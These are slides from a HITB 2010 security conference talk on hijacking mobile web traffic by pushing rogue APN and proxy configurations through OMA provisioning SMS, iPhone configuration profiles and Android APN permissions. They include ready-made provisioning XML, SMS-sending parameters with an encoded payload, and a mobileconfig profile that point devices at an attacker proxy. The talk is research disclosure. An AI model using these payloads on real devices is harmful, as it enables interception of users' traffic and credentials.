

Hijacking mobile data connections: State of Art



HITB 2010

Conference

Amsterdam, July 01-02 2010

[Roberto Gassirà \(r.gassira@mseclab.com\)](mailto:r.gassira@mseclab.com)

[Roberto Piccirillo \(r.piccirillo@mseclab.com\)](mailto:r.piccirillo@mseclab.com)

- “Hijacking Mobile Data Connections”: the attack steps
- The growth of Mobile Web Connections
- The devices with OMA Client Provisioning
- SMS Provisioning Message
- iPhone and Android Configuration
- Device Hijacking:
 - OMA Devices
 - iPhone
 - Android
- Conclusion



Hijacking Mobile Data Conn.: recap

- Last work presented at DeepSec Conference in November 2009 (Co-author: C.Mune – pulsoid@icysilence.com)
- The aim of the attack was to divert the data connections originated by a mobile phone
- Attack steps:
 - Retrieve the victim's mobile phone number
 - Select the right APN configuration by IMSI Lookup
 - Deliver the new APN/Proxy configuration to the victim by a provisioning SMS
 - Probe all victim's web traffic (SSL connection too with SSL strip attack)


Is this attack still feasible ?????

YES!!!!





Mobile Web Conn. Momentum

- Mobile Internet traffic is growing quickly



- The previous attack works on all devices that use OMA (Open Mobile Alliance) Client Provisioning
- The data on OMA Client Provisioning gives us an idea of the attack effectiveness



- But.... Neither iPhone nor Android process an SMS Provisioning Message

- An SMS provisioning message remotely configures a mobile device
- Largely used by Mobile Operators and Commercial Enterprises to deliver customized configurations for:
 - Intranet Access
 - Mail
 - Etc.
- The provisioning is done using WAP capabilities



- WAP architecture is still widely used:

- MMS
- Web Browsing
- Provisioning process
- ...



- WAP communication is based on the Pull/Push model


- The Push model is normally used to send unsolicited data from server to the client

- WAP provides a multiple layer Protocol Framework to allow data exchange:

- Application, Session, Transfer, Transport and Bearer

SMS Provisioning Message

- An SMS Provisioning Message is composed of several parts:
 - GSM SMS Header
 - UDH Header
 - WSP Header
 - Provisioning Document (XML file) encoded in WBXML
- Some layers of WAP Protocol Framework are involved in creating an SMS Provisioning Message








Provisioning Document Example

- Let's reconfigure a Access Point with Proxy

```
<wap-provisioningdoc>  
<characteristic type="NAPDEF">  
  <parm name="NAME" value="HITB"/>  
  <parm name="NAPID" value="HITB_NAPID_ME"/>  
  <parm name="BEARER" value="GSM-GPRS"/>  
  <parm name="NAP-ADDRESS" value="hitb.internet.apn"/>  
  <parm name="NAP-ADDRTYPE" value="APN"/>  
  <parm name="INTERNET"/>  
</characteristic>  
<characteristic type="PXLOGICAL">  
  <parm name="PROXY-ID" value="NEW_PROXY"/>  
  <parm name="NAME" value="HITB_S"/>  
  <characteristic type="PXPHYSICAL">  
    <parm name="PHYSICAL-PROXY-ID" value="PROXY-1"/>  
    <parm name="PXADDR" value="172.16.54.91"/>  
    <parm name="PXADDRTYPE" value="IPV4"/>  
    <parm name="TO-NAPID" value="HITB_NAPID_ME"/>  
  <characteristic type="PORT">  
    <parm name="PORTNBR" value="8080"/>  
  </characteristic>  
</characteristic>  
</characteristic>  
<characteristic type="APPLICATION">  
  <parm name="APPID" value="w2"/>  
  <parm name="NAME" value="HITB"/>  
  <parm name="TO-PROXY" value="NEW_PROXY"/>  
  <parm name="TO-NAPID" value="HITB_NAPID_ME"/>  
</characteristic>  
<characteristic type="RESOURCE">  
  <parm name="NAME" value="HITB"/>  
  <parm name="URI" value="www.google.com"/>  
  <parm name="STARTPAGE"/>  
</characteristic>  
</characteristic>  
</wap-provisioningdoc>
```




Session Service - WSP

- WSP provides connectionless service: PUSH primitive = 0x06
- Delivering a provisioning document requires:
 - Media type: ***application/vnd.wap.connectivity-wbxml = 0xb6***
- ... security information is usually required:
 - SEC parameter to specify security mechanism = 0x91-0x8(0-1)
 - Security mechanism related information (e.g. MAC parameter = 0x92)




- Security mechanism used is typically based on a “Shared Secret” and based on HMAC



- “USERPIN”: key is a numeric PIN code chosen by the sender
- “NETWPIN”: key is an IMSI (International Mobile Subscriber Identity) (minimal or absent user interaction)


HMAC(shared_secret,wbxml_provisioning_doc)

- **IMSI** (International Mobile Subscriber Identity): Uniquely identifies a mobile user:
 - Permanently stored on a SIM card and HLR (Mobile Operator Database stores the pairs MSISDN-IMSI)
 - Always associated with a MSISDN (association is made in the HLR)
 - Used during subscriber authentication procedure



- MCC/MNC pair uniquely identifies a Mobile Phone Operator
- You can select the right configuration
- Should be regarded as a **confidential** piece of information
 - But...A lot of web sites offer very cheap IMSI Lookup services

- WDP provides connectionless datagram transport service
- WDP can be mapped onto a different bearer:
 - UDH header is used to send SMS
- UDH header contains information for port addressing and concatenated short messages:
 - Wap-Push Port 2948 = 0x0B84
 - SMS multipart identifier = 0x00
- GSM SMS PDU mode supports binary data transfer = 0xF5
- Tests suggest that no restrictions are imposed on sending SMS-encapsulated provisioning messages.



How will we send the SMS?


- We can send an SMS using on line services:
 - Very cheap

```


$Account = " ";
$Password = " ";
$Sender = "test_sender";
$Recipients = 1;
$PhoneNumbers = "+39328 ";
$SMSData = "69062f1f2db6918092364135433934433931343032413
531313532423031433736454236383930434230323735
3630373000030b6a0045c65501";

$SMSType = "";
$SMSDateTime = "";
$SMSTest = 0;
$UDH = "0B05040B8423F000036b0201"
$DCS = "F5";
$DeliveryRequest = 0;
$Notification = "mailto:research@mseclab.com";
$SmsValidity = "";
$SmsRef = "";
    
```

OR







- Using a customized tool with mobile phone attached to a PC





Video: Remote Provisioning Message

Apple Configuration Mechanism

- iPhone doesn't process OMA SMS configuration messages
- Apple uses “*Configuration Profile*” to configure several components:
 - *Wi-Fi settings* 
 - *VPN settings* 
 - *Email settings* 
 - *Advanced* 
 - *Other settings*
- This mechanism permits iPhone and iPod touch (OS 3.1.x), iPad OS 3.2.x to work with Enterprise Systems



- The configuration information is encapsulated in a file with “.mobileconfig” extension



- A profile is a simple XML file that configures certain (single or multiple) settings on an iPhone, iPad or iPod touch

- A payload is an individual component of the profile file

- You can create a configuration profile using the iPhone Configuration Utility (iCPU), version 2.2, available on Mac OS X and Windows





Profile: An Example

```
<dict>
  <key>PayloadContent</key>
  <array>
    <dict>
      <key>DefaultsData</key>
      <dict>
        <key>apns</key>
        <array>
          <dict>
            <key>apn</key>
            <string>hackinthebox.apn</string>
            <key>proxy</key>
            <string>172.16.54.91</string>
            <key>proxyPort</key>
            <integer>8080</integer>
          </dict>
        </array>
      </dict>
      <key>DefaultsDomainName</key>
      <string>com.apple.managedCarrier</string>
    </dict>
  </array>
  <key>PayloadDescription</key>
  <string>Provides customization of carrier Access Point Name.</string>
  <key>PayloadDisplayName</key>
  <string>Advanced Settings</string>
  <key>PayloadIdentifier</key>
  <string>hitb.profile.apn</string>
  <key>PayloadOrganization</key>
  <string></string>
  <key>PayloadType</key>
  <string>com.apple.apn.managed</string>
  <key>PayloadUUID</key>
  <string>AAA4876D-5800-441B-976B-4611C25E0259</string>
  <key>PayloadVersion</key>
  <integer>1</integer>
</dict>
```

<key>PayloadContent</key>

A single setting component

```
<dict>
  <key>DefaultsData</key>
  <dict>
    <key>apns</key>
    <array>
      <dict>
        <key>apn</key>
        <string>hackinthebox.apn</string>
        <key>proxy</key>
        <string>172.16.54.91</string>
        <key>proxyPort</key>
        <integer>8080</integer>
      </dict>
    </array>
  </dict>
  <key>DefaultsDomainName</key>
  <string>com.apple.managedCarrier</string>
</dict>
```

Access Point settings with Proxy

```
<key>PayloadRemovalDisallowed</key>
<false/>
```


You can control whether or not the configuration profile can be removed by the user

Protecting Configuration Profiles

- The configuration profile can be created with three different levels of security:

- **Unsigned:** the plain text .mobileconfig file can be installed on any device.

①



②



- **Signed:** the .mobileconfig file is signed and will not be installed by a device if it is altered. More secure for the user.





①



- **Signed and Encrypted**




Deploy Configuration Profiles

- The Configuration Profiles can be distributed using four different deployment methods:
 - USB connection, directly from the iPhone Configuration utility 
 - Email: the users install the profile by receiving the message on their device, then tapping the attachment to install it 
 - Website: the users install the profile by downloading it using Safari 
 - Over-the-Air Enrollment and Distribution: secure enrollment and configuration process enabled by the Simple Certificate Enrollment Protocol (SCEP). 

- Set up a simple Apache Web Server with a right MIME Content-Type:

```
<IfModule mod_mime.c>  
  AddType application/x-apple-aspen-config .mobileconfig  
</IfModule>
```

- The iPhone/iPad/iPod touch user can download the mobileconfig profile through his Safari browser:




```
109.112.51.21 - - [18/Jun/2010:12:10:04 +0200] "GET /apl/demo.mobileconfig HTTP/1.1" 200 3983 "-"  
"Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_3 like Mac OS X; en-us) AppleWebKit/528.18  
(KHTML, like Gecko) Version/4.0 Mobile/7E18 Safari/528.16"
```

- Android doesn't process SMS Provisioning Messages either
- A private company has developed a OMA 1.1 Provisioning Client for Android:
 - It allows setting up both browser and MMS access points on the device



How can we add/modify an Access Point??

- Android SDK allows for an application capable of changing certain device settings:
 - Global Audio settings
 - Sync settings
 - Display orientation
 - APN settings
- The developer is free to use these features by using the Android permission mechanism
- At installation time, the application installer asks the user to grant the required permissions.



Android Permission mechanism

- Any Android developer must declare the permissions that an application requires in the AndroidManifest.xml file.
- The “*uses-permission*” tag is used to declare a permission:

```
<uses-permission android:name="android.permission.NAME_OF_PERMISSION"/>
```

- For example, an application to change APN settings must declare:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.test">

    <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />

</manifest>
```


- Sign your application with a suitable private key and publish it on Android Market



Android market service

- The test of tests show that the APN/proxy configuration:
 1. Works on Android 1.6
 2. Doesn't work on Nexus One Android OS 2.1
 3. But.... works on Nexus One Android OS 2.2





Remote Device Configuration Attacks



Attack Strategy

- The attack goal is to hijack mobile web traffic by means of remote device reconfigurations.
- The attack is achieved by forcing the HTTP/HTTPS traffic to go through a proxy under the control of the attacker.
- The hijacking can be accomplished by exploiting the following provisioning mechanisms:
 - OMA Client Provisioning (All handsets equipped with an OMA Provisioning client)
 - iPhone Device Configuration (iPhone, iPod, iPad before iOS 4)
 - Android OS configuration APIs (Android powered handsets)


- Proxy settings are supported by any phone equipped with an OMA provisioning client, Apple and Android devices (it's a standard).
- Proxy configuration “*usually*” affects only HTTP (and HTTPS) browser traffic.
